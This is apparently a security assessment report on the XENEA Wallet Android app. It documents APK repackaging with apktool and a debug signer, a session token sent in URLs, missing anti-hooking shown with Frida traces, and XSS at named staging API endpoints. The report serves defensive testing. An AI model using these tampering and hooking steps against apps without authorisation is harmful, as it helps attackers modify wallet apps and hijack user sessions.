
1. Run command "apktool d app-debug.apk" in the terminal to decompile the application.

```
PS C:\Users\sampr\Desktop\eMAPT\Tools> java -jar .\apktool_2.11.0.jar d .\xenea-wallet.apk
I: Using Apktool 2.11.0 on xenea-wallet.apk with 8 threads
I: Baksmaling classes.dex...
I: Loading resource table...
I: Baksmaling classes3.dex...
I: Baksmaling classes2.dex...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\sampr\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Copying original files...
I: Copying assets...
I: Copying lib...
I: Copying kotlin...
I: Copying META-INF/services...
I: Copying unknown files...
PS C:\Users\sampr\Desktop\eMAPT\Tools> dir
```


Directory: **C:\Users\sampr\Desktop\eMAPT\Tools**

Mode	LastWriteTime	Length	Name
d----	24-02-2025 19:24		dex-tools-v2.4
d----	06-03-2025 02:47		fridump3-master
d----	27-02-2025 00:40		Mobile-Security-Framework-MobSF-4.3.0
d----	06-03-2025 02:38		platform-tools
d----	22-07-2024 22:33		scrcpy-win64-v2.5
d----	06-03-2025 20:31		xenea-wallet
-a----	24-02-2025 19:17	24480507	apktool_2.11.0.jar
-a----	24-02-2025 19:24	80384	jadx-gui-1.5.1.exe
-a----	24-02-2025 19:22	1608662	jd-gui.exe
-a----	18-07-2024 20:44	14404	maps_api_scanner.py
-a----	28-02-2025 21:58	116061941	release.RE-aligned-debugSigned.apk
-a----	28-02-2025 21:58	923130	release.RE-aligned-debugSigned.apk.idsig
-a----	28-02-2025 21:58	115947941	release.RE.apk
-a----	26-02-2025 20:32	3208194	uber-apk-signer-1.3.0.jar
-a----	26-02-2025 17:38	116459128	xenea-wallet.apk


2. Navigate to the "flutter_assets/assets/images" and observe the highlighted images



3. Now replace it with another image.



4. Run command "apktool b app-debug/ -o kotak.apk" in the terminal to build the apk file and Sign the application.




```
PS C:\Users\sampr\Desktop\emAPT\Tools> java -jar .\apktool-2.11.0.jar b xenea-wallet -o xenea_wallet.apk
I: Using Apktool 2.11.0 on xenea_wallet.apk with 8 threads
I: Checking whether sources have changed...
I: Checking whether sources have changed...
I: Checking whether sources have changed...
I: Checking whether resources have changed...
I: Building resources with aapt2...
I: Building apk file...
I: Importing assets...
I: Importing lib...
I: Importing kotlin...
I: Importing META-INF/services...
I: Importing unknown files...
I: Built apk into: xenea_wallet.apk
PS C:\Users\sampr\Desktop\emAPT\Tools> java -jar .\uber-apk-signer-1.3.0.jar -a xenea_wallet.apk
source:
  C:\Users\sampr\Desktop\emAPT\Tools
binary-lib\windows-33_0_2\libwinpthread-1.dll
C:\Users\sampr\AppData\Local\Temp\uapksigner-11373636246259976513
zipalign location: BUILT_IN
  C:\Users\sampr\AppData\Local\Temp\uapksigner-11373636246259976513\win-zipalign_33_0_2.exe1674822313795749
8286.tmp
keystore:
  [0] 161a0018 C:\Users\sampr\AppData\Local\Temp\temp_11213659539441152928_debug.keystore (DEBUG_EMBEDDED)
01. xenea_wallet.apk

SIGN
file: C:\Users\sampr\Desktop\emAPT\Tools\xenea_wallet.apk (111.11 MiB)
checksum: 7d63f3668b4486e52a68033807f42e9096f617e7ca58ff3bb56a53abc6438258 (sha256)
- zipalign success
- sign success

VERIFY
file: C:\Users\sampr\Desktop\emAPT\Tools\xenea_wallet-aligned-debugSigned.apk (111.22 MiB)
checksum: a6360c9a81bf268ac66e3af0697ae3649baad3066aa6649dbb46303e824b7491 (sha256)
- zipalign verified
- signature verified [v2, v3]
  Subject: CN=Android Debug, OU=Android, O=US, L=US, ST=US, C=US
  SHA256: 1e08a903aef9c3a721510b64ec764d01d3d094eb954161b62544ea8f187b5953 / SHA256withRSA
  Expires: Fri Mar 11 01:40:05 IST 2044
```

5. Now install the apk with adb.




```
C:\Users\sampr\AppData\Local\Temp\uapksigner-11373636246259976513\win-zipalign_33_0_2.exe1674822313795749
8286.tmp
keystore:
  [0] 161a0018 C:\Users\sampr\AppData\Local\Temp\temp_11213659539441152928_debug.keystore (DEBUG_EMBEDDED)
01. xenea_wallet.apk

SIGN
file: C:\Users\sampr\Desktop\emAPT\Tools\xenea_wallet.apk (111.11 MiB)
checksum: 7d63f3668b4486e52a68033807f42e9096f617e7ca58ff3bb56a53abc6438258 (sha256)
- zipalign success
- sign success

VERIFY
file: C:\Users\sampr\Desktop\emAPT\Tools\xenea_wallet-aligned-debugSigned.apk (111.22 MiB)
checksum: a6360c9a81bf268ac66e3af0697ae3649baad3066aa6649dbb46303e824b7491 (sha256)
- zipalign verified
- signature verified [v2, v3]
  Subject: CN=Android Debug, OU=Android, O=US, L=US, ST=US, C=US
  SHA256: 1e08a903aef9c3a721510b64ec764d01d3d094eb954161b62544ea8f187b5953 / SHA256withRSA
  Expires: Fri Mar 11 01:40:05 IST 2044


[Thu Mar 06 20:37:48 IST 2025][v1.3.0]
Successfully processed 1 APKs and 0 errors in 2.08 seconds.
PS C:\Users\sampr\Desktop\emAPT\Tools> cd .\platform-tools\
PS C:\Users\sampr\Desktop\emAPT\Tools\platform-tools> .\adb.exe install C:\Users\sampr\Desktop\emAPT\Tools\xenea_wallet-aligned-debugSigned.apk
Performing Streamed Install
Success
PS C:\Users\sampr\Desktop\emAPT\Tools\platform-tools>
```

6. Click on login




The image shows the login screen of the Xenea wallet app. At the top, there is a logo consisting of three stylized, overlapping 'S' shapes above the text 'XENEA wallet'. Below the logo, a white box contains the text 'Web3 Wallet for the New Era' and 'Achieve both high security and superior usability'. Underneath this box, the text 'Enter the invite code if you have' is followed by a text input field containing the placeholder 'e.g. AITL2435djF'. Below the input field is a dark blue button labeled 'Sign up'. A horizontal line with the word 'or' in the center separates the 'Sign up' button from the 'Log in' button. The 'Log in' button is also dark blue and is highlighted with a red rectangular border.

7. Login with google.



8. Observe the application is running after the modification. Observe the highlighted part.



H-07 Session token in URL

Severity **High** Status ● Resolved Category Session token in URL

TESTING DETAILS

- Original finding number: 5.36
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

The session token is being passed in the URL parameter (accessToken or token). This can expose session data

VULNERABLE LOCATION

URLs observed in the Burp Suite request:

1. GET /wallet/v1/authorize?inviterCode=&accessToken=<token>
2. POST /wallet/v1/notification/update-device-info?token=<token>

TECHNICAL IMPACT

Session Hijacking: Attackers can steal session tokens if exposed in logs or referrer headers.

Token Leakage: If the URL is shared or logged somewhere, an attacker can hijack the session.

Replay Attacks: The token can be reused by an attacker to gain unauthorized access.

BUSINESS IMPACT

Data Breach: Attackers can take over user sessions, leading to account compromise.

Regulatory Violations: Storing session tokens in URLs can violate security best practices (e.g., OWASP, GDPR, PCI DSS).

Loss of Trust: Users may lose trust in the security of the application.

REMEDIATION


- Use Secure Headers: Always send session tokens in the Authorization: Bearer header instead of the URL.
- Enforce Token Expiry: Implement short-lived session tokens with refresh tokens.

REFERENCES

- [OWASP Session Management Cheat Sheet](#)
- [Exposed Session Token](#)

STEPS TO REPRODUCE

1. Capture Sign-Up/Login Request. Click on the Sign Up button. Capture the request in Burp Suite.



2. Send Request to Repeater. Forward the request and observe the response. Identify if the session token is passed in the URL.

The screenshot displays the Burp Suite Professional v2025.1.2 interface. On the left, a sidebar shows a 'Legal' section with links to 'Privacy Policy' and 'Terms of Service'. The main workspace shows a network request intercepted by the tool. The request is a POST to the URL 'https://mobile-api.staging.xenea.app/wallet/v1/notification/update-device-info?token=fh1KW07PQbOF0eSdGJ...'. The request body is shown in the 'Raw' tab, containing a JSON object with fields like 'deviceInfo', 'token', and 'deviceId'. The status bar at the bottom indicates 'Event log (136)', 'All issues (249)', and 'Memory: 617.3MB'.

M-01 Anti hooking not implemented

Severity **Medium** Status ● Resolved Category Insecure Communication

TESTING DETAILS

- Original finding number: 5.6
- Tools used: frida
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

It is observed that applications are not detecting widely used reverse engineering tools, such as code injection tools, hooking frameworks and debugging servers.

VULNERABLE LOCATION

The vulnerability is present throughout the xenea-wallet.apk

TECHNICAL IMPACT

If there is no anti-hooking or anti-debugging detection present in the application, that will make it easier for an attacker to debug the application on run time or hook any function on run time.

BUSINESS IMPACT

The absence of anti-hooking mechanisms allows attackers to intercept and modify the app's runtime behavior, potentially leading to unauthorized access, data manipulation, or bypassing security controls. This increases the risk of reverse engineering, credential theft, and exploitation of sensitive functionalities.

REMEDIATION

- Detecting using default configuration of Hooking-framework: An obvious way to detect anti hooking frameworks is to check the environment for related artifacts, such as package files, binaries, libraries, processes, and temporary files. As an example, I'll hone in on hooking-server, the daemon responsible for exposing hooking over TCP. You can use a Java method that iterates through the list of running processes to determine whether a hooking-server is running. – Also check for ports with which hooking-server's are bind to TCP.
- Some Hooking-server uses the D-Bus protocol to communicate i.e. frida-server, so developers can send a D-Bus AUTH message to every open port and check for an answer, hoping that frida-server will reveal itself.
- The common theme for all Frida's modes is code injection, so we can expect to have Frida libraries mapped into memory whenever Frida is used. The straightforward way to detect these libraries is to walk through the list of loaded libraries and check for suspicious ones.

REFERENCES

- [Testing-Resiliency-Against-Reverse-Engineering](#)
- [Anti-reverse-engineering-protection-techniques-to-use-before-releasing-software](#)

STEPS TO REPRODUCE

1. Connect to the rooted android device using USB and start the Frida server. Run the command: `frida-ps -U` and observe the application PID.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\sampr> frida-ps -U
PID  Name
----  -
1302  Chrome
1846  Google Play Games
1313  Google Play Store
3489  MEmu Launcher2
3526  XENEA Wallet Staging
178   adb
776   android.ext.services
159   android.hardware.audio@2.0-service
160   android.hardware.camera.provider@2.4-service
161   android.hardware.cas@1.0-service
162   android.hardware.configstore@1.1-service
163   android.hardware.dumpstate@1.0-service
164   android.hardware.gnss@1.0-service
137   android.hardware.keymaster@3.0-service
165   android.hardware.light@2.0-service
166   android.hardware.memtrack@1.0-service
167   android.hardware.power@1.0-service
168   android.hardware.tests.extension.light@2.0-service
169   android.hardware.thermal@1.0-service
170   android.hardware.usb@1.0-service
171   android.hardware.wifi@1.0-service
157   android.hidl.allocator@1.0-service
1122  android.process.acore
172   audioserver
180   cameracore
```

2. Run command: `frida-trace -U -f com.xenea.wallet.stg -i "open"` and observe the output. Also, keep an eye on the android device, the application started automatically by Frida.

```
PS C:\Users\sampr> frida-trace -U -f com.xenea.wallet.stg -i "open"
Instrumenting...
open: Loaded handler at "C:\\Users\\sampr\\_handlers_\\libc.so\\open.js"
Started tracing 1 function. Press Ctrl+C to stop.
/* TID 0x1ec3 */
169 ms open()
170 ms open()
170 ms open()
171 ms open()
171 ms open()
171 ms open()
172 ms open()
173 ms open()
/* TID 0x1ee1 */
197 ms open()
/* TID 0x1ee5 */
212 ms open()
/* TID 0x1ee4 */
218 ms open()
218 ms open()
218 ms open()
218 ms open()
/* TID 0x1ec3 */
222 ms open()
/* TID 0x1ee8 */
223 ms open()
/* TID 0x1eeb */
223 ms open()
224 ms open()
/* TID 0x1ee7 */
236 ms open()
/* TID 0x1eeb */
236 ms open()
/* TID 0x1ee7 */
236 ms open()
/* TID 0x1eee */
240 ms open()
/* TID 0x1ee4 */
243 ms open()
```

1:35

Enter your PIN code

Forgot PIN code?
Please re-login and
reset your PIN

M-02 Improper Input Validation

Severity **Medium** Status ● Resolved Category Injection (Cross-Site Scripting - XSS)

TESTING DETAILS

- Original finding number: 5.10
- Tools used: Burp Suite
- Date of reporting: 11th March 2025

VULNERABILITY OBSERVATION

During testing, it was observed that user input from multiple insertion points is reflected in the application's response without proper sanitization or encoding. This improper input validation allows the injection of special characters and script payloads, leading to potential security risks such as Cross-Site Scripting (XSS), data leakage, and unauthorized data exposure. Additionally, certain API endpoints store user input and later return it in responses, increasing the risk of Stored XSS and sensitive data disclosure. The lack of proper validation and content-type enforcement makes the application susceptible to manipulation and exploitation by an attacker.

VULNERABLE LOCATION

- <http://api-stg.xenea.network/api/v1/admin/wallets?page=1&size=100>
- <http://api-stg.xenea.network/api/v1/wallet/pre-recovery>
- <https://mobile-api.staging.xenea.app/wallet/v1/create>
- Parameter: size, checksum & address

TECHNICAL IMPACT

Improper input validation can lead to various security vulnerabilities, including Cross-Site Scripting (XSS), Injection Attacks, and Data Manipulation. An attacker can inject malicious scripts that execute in a victim's browser, potentially stealing session tokens, credentials, or other sensitive information. If exploited in an API request, this vulnerability can allow unauthorized data modification, bypassing security mechanisms and leading to unintended application behavior.

BUSINESS IMPACT

The vulnerability allows attackers to inject malicious JavaScript, leading to session hijacking, credential theft, phishing attacks, and regulatory non-compliance (OWASP ASVS, GDPR, PCI DSS). Exploitation can compromise user accounts, harm reputation, and deceive users into providing sensitive information.

REMEDIATION

To mitigate this, implement strict input validation, proper output encoding, secure content-type headers, and use a web application firewall (WAF).


REFERENCES

- [Web Security Academy - Cross-Site Scripting](#)
- [OWASP Cross-Site Scripting \(XSS\) Prevention Cheat Sheet](#)

STEPS TO REPRODUCE

